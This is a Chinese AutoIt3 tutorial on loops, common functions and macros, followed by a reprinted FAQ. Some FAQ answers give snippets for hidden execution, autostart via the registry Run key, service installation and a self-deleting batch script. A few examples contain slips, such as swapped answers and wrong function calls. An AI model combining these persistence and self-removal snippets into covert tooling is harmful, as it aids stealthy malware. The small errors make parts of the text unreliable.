这个例子中，我们首先定义了*\$i* 和*\$Sum* 这两个变量，随后我们将他们赋以最初值，*\$i*=1、*\$Sum*=0，然后进入了 While 循环，在每次循环中*\$Sum* 会被赋予当前*\$Sum* 的值与*\$i* 值的和，而每次循环结束后*\$i* 的值都会被+1，这样，*\$i* 会依次表示 1、2、3...这些值(注意，这些*\$i* 的值都<=100,所以循环会继续执行)，而*\$Sum* 会记录从 1+2+3+...的值。在第 100 次循环结束时，也就是*\$i*=*\$i*+1 运行到第 100 次时，此时*\$i* 的值为 101，那么第 101 此循环运行前检测 While 后的条件*\$i*<=100 时，这个条件将不符合，不符合 While 后面的条件，也就是 While 后面的条件为假时，则退出循环。退出循环后运行 MsgBox 这一行，这样就将*\$Sum* 的值，也就是 1+2+3+...+100 的值显示在弹出的对话框中。

下面，我们来看一下 For...Next 循环

For...Next，语法：

```
For [变量]=[初值] To [终值] [Step [步进值]]
[语句段]
```

```
Next
```

For...Next 循环结构经常与数组一起使用，例如：

```
Dim $Sky[5],$i,$Sum
```

```
$Sky[0]=10
```

```
$Sky[1]=20
```

```
$Sky[2]=30
```

```
$Sky[3]=40
```

```
$Sky[4]=50
```

```
$Sum=0
```

```
For $i=0 To 4
```

```
$Sum=$Sum+$Sky[$i]
```

```
Next
```

```
MsgBox(0,"For...Next 循环结构范例",$Sum)
```

这个例子中，首先我们定义了\$Sky 数组，这个数组包含 5 个元素，然后我们又定义了*\$i* 和*\$Sum* 这两个变量，分别用来计数和计算和值。接着我们为\$Sky

中的 5 个元素赋了初始值，以及为 \$Sum 赋了初始值。进入 For 循环，循环一共进行了 5 次，5 次中 \$i 分别等于 0、1、2、3、4，在这 5 次循环中，\$Sum 依次记录 \$Sky[0]、\$Sky[1]、...\$Sky[4] 的和值。5 次循环结束后，使用 MsgBox 语句将 \$Sum 结果显示在对话框中。

进阶篇三、常用的 AU3 函数

什么是函数？很多人初接触编程对这个存在很大的疑惑。

举个简单的例子，有一个制造桌子的工厂，你从这边将木材送进去，就会从工厂的那边生产出桌子来，如果你送进去檀木，那么就会生产出檀木桌子，如果你送进去红木，那么就会生产出红木的桌子。

这个工厂就是函数，我们送进去的木头就是函数的参数，工厂生产出来的桌子就是函数的返回值。

我们不必知道工厂的内部结构，也不必知道桌子的生产过程，我们只需要调整木头的类型，就可以生产出不同的桌子。也就是说，我们不必知道函数的工作原理，而只需要调整参数，就能得到我们想要的结果。

AU3 提供了大量的函数，这些函数很方便，但是 AU3 的函数有几百个，全部记住反正我这样的破脑袋是不行，下面我列举一些十分常用的 AU3 函数及其常用参数，大家如果懒得记忆全部 AU3 函数，就记住这些常用的就可以。

1>EnvGet

作用：获取当前环境变量的值

语法：EnvGet ("环境变量")

范例：

\$SysDrv= EnvGet("systemdrive")

运行完成后，\$SysDrv 将记录环境变量 %SystemDrive% 的值，如果系统盘为 C 盘，则 \$SysDrv 的值为 "C:"

2>EnvSet

作用：设置环境变量和其值

语法：EnvSet ("环境变量" [, "值"])

范例：

EnvSet ("TEMP ", EnvGet("systemdrive") & "\Windows\Temp")

运行完成后，%TEMP% 这个环境变量的值将被修改，如果系统盘为 C 盘，则 %TEMP% 的值为 "C:\Windows\Temp"

3>DirCopy

作用：复制指定目录及其所有子目录和文件

语法：DirCopy ("源目录", "目标目录" [, 标志])

参数：

[标志]，为 0(默认)时不覆盖已有的文件夹，为 1 则覆盖

范例：DirCopy("C:\Skyfree", "D:\Skyfree", 1)

4>DirCreate ("路径")

作用：创建文件夹

语法：DirCreate ("路径")

范例：DirCreate ("C:\Skyfree")

5>DirGetSize

作用：返回指定目录的占用空间大小(单位：字节)

语法：DirGetSize("目标路径")

范例：

$\$Size = DirGetSize("C:") / 1024 / 1024$

由于 DirGetSize 返回值的单位是字节，所以我们需要连续除以两次 1024 才能得到 MB 级别的剩余空间

6> DirMove

作用：移动指定目录及其所有子目录和文件

语法：DirMove ("源目录", "目标目录" [, 标志])

参数：

[标志]，为 0(默认)时不覆盖已有的文件夹，为 1 则覆盖

范例：DirMove ("C:\Skyfree", "D:\Skyfree", 1)

7> DirRemove

作用：删除一个目录/文件夹

语法：DirRemove ("路径" [, 递归遍历])

参数：

[递归遍历]，0 则不删除其子文件和文件夹，1 则删除

范例：DirRemove("C:\Skyfree", 1)

8>DriveGetFileSystem

作用：返回指定驱动器的文件系统类型

语法：DriveGetFileSystem ("路径")

返回值：

1(数字)，未知的文件格式

FAT，FAT 格式

FAT32，FAT32 格式

NTFS，NTFS 格式

CDFS，CD 格式

UDF，DVD 格式

范例：\$Format=DriveGetFileSystem ("C:")

9>DriveGetType

作用：返回指定驱动器的类型

语法：DriveGetType ("路径")

返回值：

"Unknown" (未知类型)、"Removable" (可移动)、"Fixed" (固定的)、"Network"(网络)、"CDROM"

(光驱)、"RAMDisk"(内存盘)

范例: \$Type=DriveGetFileSystem ("C:\")

10> DriveSpaceFree

作用: 以 MB(兆字节)为单位返回指定路径所在分区的剩余空间

语法: DriveSpaceFree ("路径")

范例:

\$FreeSpace= DriveSpaceFree ("C:\") / 1024

这样将获得 GB 级别的剩余体积

11> FileCreateShortcut

作用: 创建指定文件的快捷方式(.lnk 文件)

语法: FileCreateShortcut ("目标文件", "lnk 文件" [, "工作目录"])

范例:

FileCreateShortcut("D:\360safe\360Safe.exe", @DesktopCommonDir & "\360 安全卫士.lnk", "D:\360safe")

12> FileCopy

作用: 复制一个或多个文件

语法: FileCopy ("源文件", "目标路径" [, 标志])

参数:

[标志] 0 = (默认) 不覆盖存在的文件

1 = 覆盖存在的文件

8 = 如果目标文件夹不存在,就先创建 (查看注意部分)

范例:

FileCopy("C:\Skyfree.esp", "D:\Skyfree.esp", 1)

13> FileDelete

作用: 删除一个或多个文件

语法: FileDelete ("路径")

范例: FileDelete("C:\Skyfree\Skyfree.esp")

14> FileExists

作用: 检查指定文件或目录是否存在

语法: FileExists ("路径")

返回值: 存在则返回 1 (真), 不存在则返回 0 (假)

范例:

If FileExists("C:\Skyfree\Skyfree.esp ") Then

MsgBox(0, "", "存在")

Else

MsgBox(0, "", "不存在")

EndIf

15>FileMove

作用：移动一个或多个文件

语法：FileMove ("源文件", "目标路径" [, 标志])

参数：

[标志] 0 = (默认) 不覆盖存在的文件

1 = 覆盖存在的文件

8 = 如果目标文件夹不存在,就先创建 (查看注意部分)

范例：

FileMove ("C:\Skyfree.esp", "D:\Skyfree.esp", 1)

16> FileSetAttrib

作用：修改一个或多个文件的属性

语法：FileSetAttrib ("文件", "+RASHNOT")

参数：

"R" = READONLY (只读)

"A" = ARCHIVE (存档)

"S" = SYSTEM (系统文件)

"H" = HIDDEN (隐藏文件)

"N" = NORMAL (普通)

"O" = OFFLINE (脱机文件)

"T" = TEMPORARY (临时文件)

+ 增加属性, 例如+R、+S、+H

去除属性, 例如R、S、H

范例：

FileSetAttrib("C:\Skyfree.esp", "+RSH")

FileSetAttrib("C:\Skyfree.esp", "RSH")

17>IniRead

作用：从某标准配置文件 (*.ini) 中读取某个数值

语法：IniRead ("文件名", "字段名", "关键字", "默认值")

范例：

IniRead("C:\Windows\AllUsrRun.ini", "PreSetup", "Exe", "NA")

这行语句的意思是从 C:\Windows\AllUsrRun.ini 这个配置文件中寻找 PreSetup 段, 再从PreSetup 这段下寻找 Exe 关键字, 随后读取 Exe 关键字对应的值, 如果 Exe返回“NA”。

关键字的值为空则IniRead 是十分常用的函数, 常用于读取外部配置文件以改变程序运行的方法。

18> IniWrite

作用：向某标准配置文件 (*.ini) 中写入某个数值

语法：IniWrite ("文件名", "字段名", "关键字", "数值")

范例：

```
IniWrite("C:\Sysprep\AutoSysprep.ini","SK3","UnDev","True")
```

IniWrite和IniRead 是对应的，IniWrite 用来写配置文件，上面语句的意思是寻找c:\Sysprep\AutoSysprep.ini 这个配置文件，并寻找 SK3 这一段，再由 SK3 段中寻找 UnDev项并把这项的值设置为 True。

19> Random

作用：产生一个伪随机的浮点数

语法：Random ([最小值 [, 最大值 [, 标志]])

参数：

最小值，随机数的最小值，默认为 0

最大值，随机数的最大值，默认为 1

标志，设为 1 则返回整数，默认则返回一个浮点数

范例：

```
$Rs=Random(2,5,1)
```

上述语句将随机选取 2 到 5 之间的一个整数赋值给\$Rs。

20> InputBox

作用：显示以一个输入框以供用户输入数据

语法：InputBox ("标题", "提示信息" [, "默认数据" [, "密码字符" [, 宽度, 高度 [, 左边, 上边 [, 超时时间]]]])

参数：

标题，输入框的标题文字

提示信息，提示用户程序需要获得的数据

默认数据，显示在输入文本框中的默认文字

密码字符，[可选参数] 显示在输入文本框中用以代替用户输入字符的字符。如果要正常显示字符只需定义此参数为空字符串""（默认）或空格字符即可。如果此参数被设为多字符的字符串则只有第一个字符才有效。第二个字符及后面的其它字符有其它特殊用途。请查看下面的注意部分

宽度，可选参数] 窗口宽度。如有指定此参数则高度参数也必须指定。指定 1 则表示使用默认宽度

高度，可选参数] 窗口高度。如有指定此参数则宽度参数也必须指定。指定 1 则表示使用默认高度

左边，可选参数] 输入框左边离屏幕左边的距离（象素）。默认情况下，输入框是居中显示的，如有指定此参数则 上边 参数也必须指定上边，可选参数] 输入框上边离屏幕左边的距离（象素）。默认情况下，输入框是居中显示的，如有指定此参数则“左边”参数也必须指定

超时时间，[可选参数] 以秒为单位。指定时间过后输入框将自动关闭

范例：

```
$passwd = InputBox("权限核查", "请输入密码：", "", "*")
```

21> MsgBox

作用：显示一个简单的对话框（可设置超时属性）

语法: MsgBox (标志, "标题", "文本" [, 超时时间])

参数:

标志, 标志是几个值的加和, 我只介绍最常用的两类值, 如果有更多的需要请参阅 AU3 帮助文件。一个是要显示的按钮的对应值, 一个是要显示的提示图标对应的值。

值如下:

按钮对应的值:

0=确定

1=确定 和 取消

2=终止、重试、忽略

3=是、否、取消

4=是 和 否

5=重试 和 取消

6=取消、重试、继续

提示图标对应的值:

0= (无图标)

16=警告标志 (一般用于错误提示)

32=问号图标

48=感叹号图标

64=由一个“i”和圆圈组成的图标 (消息通知)

返回值:

这些返回值代表着所按下的按钮,

OK (确定) =1

CANCEL (取消) =2

ABORT (终止) =3

RETRY (重试) =4

IGNORE (忽略) =5

YES (是) =6

NO (否) =7

TRY AGAIN (重试) =10

这两个值的列

范例:

CONTINUE (继续) =11

```
$Flag=MsgBox(4+32,"驱动包删除","是否要删除系统驱动包备份? ")
```

```
If $Flag=6 Then
```

```
DirRemove("C:\Drivers",1)
```

```
EndIf
```

这个例子中, \$Flag 用来记录 MsgBox 执行后的返回值, MsgBox 由于我的标志选择了 4+32, 这将意味着这个 MsgBox 框中会有 Yes 和 No 两个按钮并且提示标志是一个“?”, 在随后的判断中, \$Flag如果等于 6, 则代表我在MsgBox中单击了Yes这个按钮, 这将执行DirRemove("C:\Drivers",1), 否则将不执行。

22> ToolTip

作用：在屏幕的任意位置显示一个工具提示

语法：ToolTip ("文本" [, X 坐标 [, Y 坐标 [, "标题" [, 图标 [, 选项]]]])

参数：

文本，工具提示的文本(如果是空字符串则清除现有的工具提示)

X,Y 坐标，[可选参数] 工具提示出现位置地 X 和 Y 坐标

标题，[可选参数] 工具提示的标题，需要 IE5+支持图标，

可选参数] 预定义标题显示的图标：需要 IE5+支持。需要设置一个标题，0= 没有图标, 1 = 信息图标, 2 = 警告图标, 3 = 错误图标

选项=[可选参数] 为不同的显示类型设置不同的显示选项：

1 = 显示气泡提示，需要 IE5+支持

2 = 在 X,Y 坐标中,居中显示提示.而不是在左上角显示.

4 = 如果有必要,强制显示工具提示总是可见,如果有多个显示器并且工具提示显示于屏幕边界,那么在另外的显示器上面也会显示。这个选项不能工作于 Windows NT平台, 否则工具提示只能限制在主显示器里面。

范例：

ToolTip 可以很简单帮我们做出来一些提示，这些提示有些事很有用。

```
ToolTip(@CR&" " & " 正在安装 AMD 双核驱动 ..." &
" "[email=&@CR]&@CR[/email], @DesktopWidth260,
@DesktopHeight120)
```

23> RunWait

作用：运行一个外部程序并暂停脚本的执行直至该程序执行完毕

语法：RunWait ("文件名" [, "工作目录" [, 标志]])

参数：

文件名，可执行文件的完整路径（文件格式为 EXE、BAT、COM 或 PIF）

工作目录，[可选参数] 工作目录。

标志，[可选参数] 启动程序时的初始状态：

@SW_HIDE = 隐藏窗口

@SW_MINIMIZE = 最小化窗口

@SW_MAXIMIZE = 最大化窗口

范例：

```
RunWait("C:\Skyfree\1.exe","",@SW_HIDE)
```

```
RunWait("C:\Skyfree\2.exe","",@SW_HIDE)
```

隐藏运行 1.exe，1.exe 运行完毕再隐藏运行 2.exe。

还有一个 Run 函数，和 RunWait 类似，只是 Run 函数只调用外部程序运行而不等待这个外部程序的运行结束。

24> Shutdown

作用：关机操作

语法：Shutdown (参数)

参数：

0 = Logoff (注销)

1 = Shutdown (关机)

2 = Reboot (重启)
4 = Force (强制执行)
8 = Power down (关机)
32 = Suspend (待机)
64 = Hibernate (休眠)

范例:

Shutdown(Reboot)

25>RegDelete

作用: 从注册表中删除指定键值

语法: RegDelete ("键名" [, "值项"])

范例: RegDelete("HKEY_LOCAL_MACHINE\SOFTWARE", "TestKey")

26>RegRead

作用: 读取注册表指定的值

语法: RegRead ("键名", "值项")

范例:

\$Reg
RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion",
"ProgramFilesDir")

27> RegWrite

作用: 创建一个主键、子键或值项

语法: RegWrite ("键名" [, "值项", "类型", 数据])

参数:

类型, [可选参数] 目标值项的数据类型, 比如:
"REG_SZ"、"REG_MULTI_SZ"、
"REG_EXPAND_SZ"、"REG_DWORD" 或 "REG_BINARY".

范例:

RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Test", "TestKey", "REG_SZ",
"Hello this is a
test")

28>StringInStr

作用: 检查某个字符串是否含有给定的子串

语法: StringInStr ("字符串", "子串" [, 区分大小写 [, 出现次序]])

参数:

字符串, 目标字符串。

子串, 要搜索的子串。

区分大小写, [可选参数] 指定匹配操作是否要区分大小写。

0 = 不区分大小写 (默认)

1 = 区分大小写

2 = 不区分大小写, 使用基本/快速的比较方法

出现次序, [可选参数] 指定要提取目标字符串中第几个匹配的子串。若给定的是负数则表示要从字符串右边开始搜索。默认值为 1 (搜索第一个匹配的子串)。

返回值: 包含则返回 1 (真), 不包含则返回 0 (假)

范例:

```
If StringInStr("nVIDIA Geforce 8600GTS","nVIDIA") Then
```

```
$SndName="nVIDIA"
```

```
EndIf
```

29>StringLen

作用: 返回指定字符串的字符总数

语法: StringLen ("字符串")

范例:

```
$Length=StringLen("Skyfree")
```

此时, \$Length 的值应该为 7

30>StringMid

作用: 取某个字符串的部分字符

语法: StringMid ("字符串", 起始位置 [, 数量])

范例:

```
$S=StringMid("Skyfree",4,4)
```

此时, \$S 的值应该为“free”

31>Sleep

作用: 使脚本暂停指定时间段

语法: Sleep (延迟)

范例:

```
Sleep(3000)
```

暂停脚本运行 3 秒, 注意, 参数里的“延迟”是以毫秒为单位的。

好了, 终于把 AU3 常用的函数介绍完了, 是不是看得有点晕了, 这 31 个函数是所有 AU3 函数相对常用的, AU3 的函数十分的多, 而且功能十分的多, 如果想要了解关于更多 AU3 函数的知识, 可以参阅 AU3 帮助文档。

高级篇、AU3 中的宏

什么是宏, 不要被这个术语吓到了, 宏的意思简单的来说, 就是一些系统预先命名好的常量。写程序的过程中可以使用这些宏所代表的数据, 但是不可对这些宏进行赋值操作。

常用的宏有如下这些——

@AppDataCommonDir, 公共 Application Data 文件夹所在路径

@AppDataDir, 当前用户 Application Data 文件夹所在路径

@ComSpec, %comspec% 的值, 指定的第二个命令解释程序

(SPECified secondary COMmand

interpreter), 主要用于命令行使用, 如. `Run(@ComSpec & " /k help | more")`

@CR, 回车符, 用于换行

@LF, 换行符, 用于换行

@CRLF, @CR+@LF, 回车换行符, 用于换行

@DesktopCommonDir, 公共 Desktop 文件夹路径(桌面)

@DesktopDir, 当前用户 Desktop 文件夹路径(桌面)

@DesktopHeight, 桌面高度(像素)(垂直分辨率)

@DesktopWidth, 桌面宽度(像素)(水平分辨率)

@DesktopDepth, 像素颜色位深度(如 32 Bit)

@DesktopRefresh, 屏幕刷新率.(如 75 HZ)

@DocumentsCommonDir, 公共 Documents 文件夹路径(我的文档)

@FavoritesCommonDir, 公共 Favorites 文件夹路径

@FavoritesDir, 前用户的 Favorites 文件夹路径

@HomeDrive, 当前用户主目录所在的驱动器号(主要用于确定系统所在分区)

@MyDocumentsDir, 我的文档的路径.

@OSServicePack, 系统已安装的 Service pack 信息, 比如"Service Pack 3", 若是过低版本的Windows 则可能返回 "B"

@OSVersion, 返回操作系统的版本, 如: "WIN_2003", "WIN_XP", "WIN_2000", "WIN_NT4", "WIN_ME", "WIN_98", "WIN_95"

@ProgramFilesDir, 返回 Program Files 文件夹路径.

@ProgramsCommonDir, 「开始」菜单\程序目录所在路径(例: C:\Documents and Settings\All Users\「开始」菜单\程序)公共用户

@ProgramsDir, 「开始」菜单\程序 目录所在路径(例: C:\Documents and Settings\All Users\「开始」菜单\程序) 当前用户

@ScriptDir, 脚本所在目录.(不包含反斜杠符号"\")

@ScriptName, 当前运行的脚本的长文件名

@ScriptFullPath, 等价于 @ScriptDir & "\" & @ScriptName

@StartMenuCommonDir, 公共用户「开始」菜单 目录所在路径(例: C:\Documents and Settings\AllUsers\「开始」菜单)

@StartMenuDir, 当前用户的「开始」菜单目录所在路径

@StartupCommonDir, 公共用户的 启动 目录所在路径(例: C:\Documents and Settings\All Users\「开始」菜单\程序\启动)

@StartupDir, 当前用户的启动目录所在路径

@WindowsDir, Windows 文件夹所在路径(例: C:\WINDOWS)

以上的宏只是所有 AU3 的宏中比较常用的一部分, 如果您想了解更多关于 AU3 宏的信息, 请又一次回去查阅 AU3 帮助文档.:lol

其实大家可能也看出来了, 宏有点类似 Windows 的环境变量, 当然, 其性能和多样性远远超过Windows 环境变量。

讲到这里, 关于 AU3 的基础知识就给大家介绍完了。以后我们也可以亲手写一些简单的小程序来满足我们对自动化操作的需要, 同样, 当我们再碰到高手们写的 AU3 源代码终于也可以看懂一些了。

对于编程来说，其实无论是 AU3 还是其他的，如果想熟练掌握仅仅靠背诵这些语法、函数、宏是不管用的，不过如果你不知道这些语法、函数、宏也是更行不通的。想熟练使用一样东西，就要经常使用它。一开始写程序是有点小困难，但这只是因为您对编程还不熟悉，并不代表着您不能掌握编程。编程很大程度上靠的不是智力，而是一个人的毅力！祝大家都能熟练掌握AU3，多多写出属于自己的脚本！

Autoit3 常见问题(转载)

Q1. 我怎样才能 DEBUG 我的脚本?

A1. 这个问题有无数个答案,不过最有效的还是从 SciTE4AutoIt3 开始,大多数人都使用这个软件来编写脚本。在 debug 方面 SciTE 有下面几条优势:

Syntax 会即时高亮不符合语法的语句,这会让用户更容易发现脚本里的错误
内建在工具菜单里的 Syntax 可以一次检测脚本里的全部错误
内置的代码清理程序可以让代码变得更整齐、更具有可读性,它同时也能修正错误拼写的函数和变量

A2. 你也能通过添加下面的代码来在任何一台电脑上 debug 你的脚本:

```
Func dbg($msg)
    DllCall("kernel32.dll", "none", "OutputDebugString", "str", $msg)
EndFunc
```

然后,你可以在需要 debug 的地方加上下面的代码:

```
dbg("The value of Variable 1 at this time is " & $var1
```

这个方法对用户来说更加透明,同时也只对 DebugView from SysInternals 之类的程序可见。这个方法在那些没有安装 SciTE 的机器上更具有优势。

Q2. 我怎样才能打开那些非 exe 格式的文件[.txt, .msi, .pdf, .jpg 之类]? [或] 我怎样才能用默认的浏览器打开网页?

A1. 这也就是为什么我们创建 ShellExecute 函数.下面有一个例子:

```
ShellExecute("C:\autoitscripts\test.au3", "", "", "edit", @SW_MAXIMIZE)
```

你也能像这样打开一个网址:

```
ShellExecute("http://www.autoitscript.com/forum")
```

如果文件的右键菜单里有打印选项,你就可以这样用 AutoIt 打印文件:

```
ShellExecute("C:\boot.ini", "", "", "print")
```

如果你希望暂停脚本直到程序结束,你可以使用 ShellExecuteWait 函数,它们的运行参数是相同的。

Q3. 我怎样才能让脚本只运行一个进程?

A1. 你可以使用_Singleton 函数来阻止脚本的副本运行, 下面有一个实例:

```
#include <Misc.au3>
```

```
_Singleton("TheNameOfMyScript")
```

这样如果脚本检测到自己已经启动就会立即退出, 如果你只是想简单地知道脚本是否已经运行, 你可以使用下面的代码:

```
#include <Misc.au3>
```

```
If _Singleton("MyScriptName", 1) Then
```

```
    ; We know the script is already running. Let the user know.
```

```
    MsgBox(0, "Script Name", "This script is already running. Using  
multiple copies of this script at the same breaks the [(UltimaCoder)]  
License!")
```

```
    Exit
```

```
Endif
```

Q4. 我怎样才能让脚本作为系统服务启动?

这也是一个有多个答案的问题

A1. 如果你只想在自己的电脑上安装服务, 最简单的方法是使用 Pirmasoft RunAsSvc. 这个程序可以方便地添加/删除系统服务.

A2. 如果你想让服务能在任何电脑上都能安装, 你可以使用 SRVANY.EXE 和 ServiceControl.au3, 像这样安装服务:

```
#include "ServiceControl.au3"
```

```
$servicename = "MyServiceName"
```

```
_CreateService("", $servicename, "My AutoIt Script",  
"C:\Path_to_srvany.exe", "LocalSystem", "", 0x110)
```

```
RegWrite("HKLM\SYSTEM\CurrentControlSet\Services\" & $servicename &  
"\Parameters", "Application", "REG_SZ", @ScriptFullPath)
```

或者使用下面的代码删除服务: #include "ServiceControl.au3"

```
$servicename = "MyServiceName"
```

```
_DeleteService("", $servicename)
```

Q5. 我怎样启动/停止服务?

A1. 有两个函数集能帮助你控制服务:

SumTingWong 制作的 ServiceControl.au3 , 包含的函数有:

```
_StartService()  
_StopService()  
_ServiceExists()  
_ServiceRunning()  
_CreateService()  
_DeleteService()
```

CatchFish 制作的 _NTServices.au3, 包含的函数有:

```
_ServiceStart()  
_ServiceStop()  
_ServiceStatus()  
_ServicePause()
```

Q6. 我怎样在复制文件时显示进度条?

A1. 函数集 ShellFileOperation.au3 能完成这个操作:

Q7. 我怎样让快捷键只在自己的 GUI 起作用?

A1. 在更好的方法出现之前, 最简单的方法是使用下面的代码:

```
#include <GuiConstants.au3>  
HotKeySet("{ENTER}", "catchguikey")  
$gui = GuiCreate("Hotkey Test")  
GuiCtrlCreateLabel("Press Enter", 0, 0)  
GuiSetState()  
While 1  
    $msg = GUIGetMsg()  
    If $msg = $GUI_EVENT_CLOSE Then ExitLoop  
Wend  
  
Func catchguikey()
```

```
Local $opt = Opt("WinTitleMatchMode", 4)
If WinGetHandle("active") = $gui Then
    If @HotKeyPressed = "{ENTER}" Then
        ;Do something here
        ToolTip("Key Pressed")
        Sleep(1000)
        ToolTip("")
    EndIf
Else
    HotKeySet(@HotKeyPressed)
    Send(@HotKeyPressed)
    HotKeySet(@HotKeyPressed, "catchguikey")
EndIf
Opt("WinTitleMatchMode", $opt)
EndFunc
```

Q8. 我怎样检测键盘是否按下了指定的键?

A1. 你可以使用_IsPressed() 函数来检测按键. 你可以在帮助文件里找到这个函数: User Defined Functions -> Misc Management -> _IsPressed. 下面的例子会显示如何在 K 键按下时单击鼠标左键:

```
#Include <Misc.au3>
$pressed = 0
While 1
    If _IsPressed("4B") Then
        If Not $pressed Then
            ToolTip("K Key being held down")
            MouseDown("left")
            $pressed = 1
        EndIf
    Else
        If $pressed Then
            ToolTip("")
            MouseUp("left")
            $pressed = 0
        EndIf
    EndIf
Wend
```



```
EndIf
EndIf
Sleep(250)
WEnd
```

Q9. 我怎样在远程计算机上运行脚本?

A1. 这个问题的答案由你在局域网的经验决定, 如果目标系统是 Windows 2000 或 Windows XP 而且你拥有管理员权限, 你就可以使用下面的两个程序:

SysInternals 的 PsExec
BeyondLogic 的 BeyondExec

这两个程序都允许在远程计算机上运行任何程序, 甚至可以把你的脚本复制到目标系统上. 不过 Windows XP Home Edition 上不能运行这两个程序.

Q10. 我怎样制作一个拥有可选参数的自定义函数?

A1. 你可以通过在声明函数时给参数指定一个默认值来做到. 下面是一个例子:

```
Func testme($param1, $param2 = "nothing", $param3 = 5)
    MsgBox(0, "", "Parameter one is required. The value of Parameter 1
    is " & $param1 & @CRLF & "Parameter 2 is optional. The value of Parameter
    2 is " & $param2 & @CRLF & "Parameter 3 is optional. The value of Parameter
    3 is " & $param3)
EndFunc
```

如果调用 testme() 时只使用了一个参数[比如 testme("test")]就会输出:

```
Parameter one is required. The value of Parameter 1 is test
Parameter 2 is optional. The value of Parameter 2 is nothing
Parameter 3 is optional. The value of Parameter 3 is 5
```

不过, 如果调用函数时使用了超过 2 个参数, 比如 testme("test", "something"), 就会输出:

Parameter one is required. The value of Parameter 1 is test
Parameter 2 is optional. The value of Parameter 2 is something
Parameter 3 is optional. The value of Parameter 3 is 5

Q11. 我怎样让系统启动时自动运行脚本?

A1. 你可以使用下面的语句来做到:

```
RegWrite("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",  
"MyProgramName", "REG_SZ", @ScriptFullPath)
```

或者:

```
FileCreateShortcut(@ScriptFullPath, @StartupCommonDir &  
"\MyProgramName.lnk")
```

Q12. 我怎样让脚本删除自己?

A1. 下面的代码可以删除一个正在运行的脚本.

```
Func _SelfDelete($iDelay = 0)  
    Local $sCmdFile  
    FileDelete(@TempDir & "\scratch.bat")  
    $sCmdFile = 'ping -n ' & $iDelay & ' 127.0.0.1 > nul' & @CRLF _  
        & ':loop' & @CRLF _  
        & 'del "' & @ScriptFullPath & '"' & @CRLF _  
        & 'if exist "' & @ScriptFullPath & '"' goto loop' & @CRLF _  
        & 'del ' & @TempDir & '\scratch.bat'  
    FileWrite(@TempDir & "\scratch.bat", $sCmdFile)  
    Run(@TempDir & "\scratch.bat", @TempDir, @SW_HIDE)  
EndFunc
```

Q13. 我怎样在 GUI 里建立一个可点击的超链接?

A1. ChangeResolution.au3 可以完成这些设置.

Q14. 我怎样修改屏幕分辨率/刷新频率/颜色深度?

A1. Gafrost 在这方面做了很大努力, 并提供了一个 UDF 来帮助完成这个功能.

Q15. 在多显示器情况下我怎样得到屏幕分辨率?

A1. 下面的代码可以得到屏幕的总分辨率:

```
Global Const $SM_VIRTUALWIDTH = 78
Global Const $SM_VIRTUALHEIGHT = 79
$VirtualDesktopWidth = DLLCall("user32.dll", "int", "GetSystemMetrics",
    "int", $SM_VIRTUALWIDTH)
$VirtualDesktopWidth = $VirtualDesktopWidth[0]
$VirtualDesktopHeight = DLLCall("user32.dll", "int",
    "GetSystemMetrics", "int", $SM_VIRTUALHEIGHT)
$VirtualDesktopHeight = $VirtualDesktopHeight[0]
```

Q16. 我怎样注册一个文件类型[或者] 我怎样才能让我的程序变为一个文件类型的默认打开方式?

A1. 文件注册对那些新手来说的确有些困难. 第一件要做的事就是要让你的脚本能接受命令行调用. 下面是一段示例代码:

```
; $cmdline[0] is the number of parameters passed
If $cmdline[0] <> 0 Then
    $filename = $cmdline[1]
    ; Do something with the file here
    MsgBox(0, "UXYFixer", 'The file name passed to the command line is
    "" & $filename & ""')
Else
    ; We did not get any command line parameters.
    ; If this is a command line only program, you would want to
    ; alert the user that the command line parameters were incorrect.
    ; If this is a GUI program (like a notepad program), you would
```

```
    ; want to simply continue from here without opening a file.  
    MsgBox(0, "UXYFixer", 'Command line parameters incorrect.' & @CRLF  
& 'Command line usage: "' & @ScriptName & '" "file to process")  
EndIf
```

然后你的脚本就能接受文件了，你可以开始注册一个文件类型。为了避免错误，我对此专门制作了一个 UDF—— FileRegister.au3
下面的代码演示了如何用这个 UDF 来注册/反注册一个文件类型：

```
#include "FileRegister.au3"  
  
;=====
```

```
;  
; Description:      FileRegister($ext, $cmd, $verb[, $def[, $icon = ""[,  
$desc = ""]]])  
;  
; Registers a file type in Explorer  
; Parameter(s):    $ext - File Extension without period eg. "zip"  
;                  $cmd - Program path with arguments eg.  
;                  "C:\test\testprog.exe" "%1"  
;                  (%1 is 1st argument, %2 is 2nd, etc.)  
;                  $verb - Name of action to perform on file  
;                  eg. "Open with ProgramName" or "Extract Files"  
;                  $def - Action is the default action for this  
filetype  
;  
;                  (1 for true 0 for false)  
;                  If the file is not already associated, this will  
be the default.  
;  
;                  $icon - Default icon for filetype including resource #  
if needed  
;  
;                  eg. "C:\test\testprog.exe, 0" or  
"C:\test\filetype.ico"  
;  
;                  $desc - File Description eg. "Zip File" or "ProgramName  
Document"  
;  
;=====
```

```
=====

FileRegister("uxy", '"' & @ScriptFullPath & '" "%1"', "Open in UXYFixer",
1, @ScriptFullPath & ',0', "UXYFixer Document")

;=====
=====
;
; Description:      FileUnRegister($ext, $verb)
;                  UnRegisters a verb for a file type in Explorer
; Parameter(s):    $ext - File Extension without period eg. "zip"
;                  $verb - Name of file action to remove
;                  eg. "Open with ProgramName" or "Extract Files"
;
;=====
=====

FileUnRegister("uxy", "Open in UXYFixer")
```

Q17. 为什么点击我的下拉框 (GUICtrlCreateCombo) 时不出现一个下拉列表?

A1. 在使用 GUICtrlCreateCombo 前你先要确认 height 参数是你想要的下拉列表的高度, Windows XP 会自动选择一个高度, 但其他版本的 Windows 并不能这样做。

```
$combo = GUICtrlCreateCombo("", 10, 10, 200, 20)
```

应修改为:

```
$combo = GUICtrlCreateCombo("", 10, 10, 200, 200)
```

Q18. 为什么我的帖子没有人回答?

A1. 你是否对你的问题做了得体的描述? 如果你的标题或者对问题的描述含糊不清, 其他人只会忽略掉你的问题而不是回答它. 那些标题像 "帮助我", "我有了麻烦", "问题", "帮我看看代码的问题", "这段代码不能工作" 的帖子并不会引起其他人的注意. 那些有经验的用户 (他们通常能解决你的问题) 经常会跳过类似的帖子. 一个规范的标题应该像这样: "使用 WinWaitClose 时出现的问题"

”，或者“陷入了死循环”。

A2. 你是否贴出了你的代码？如果你不贴出你的问题代码你就不可能得到帮助。在发代码之前先把不相关的代码去掉。也许当然去掉不相关的代码时你已经看到问题所在的地方..也许会发现。原来是一个那样简单的问题。

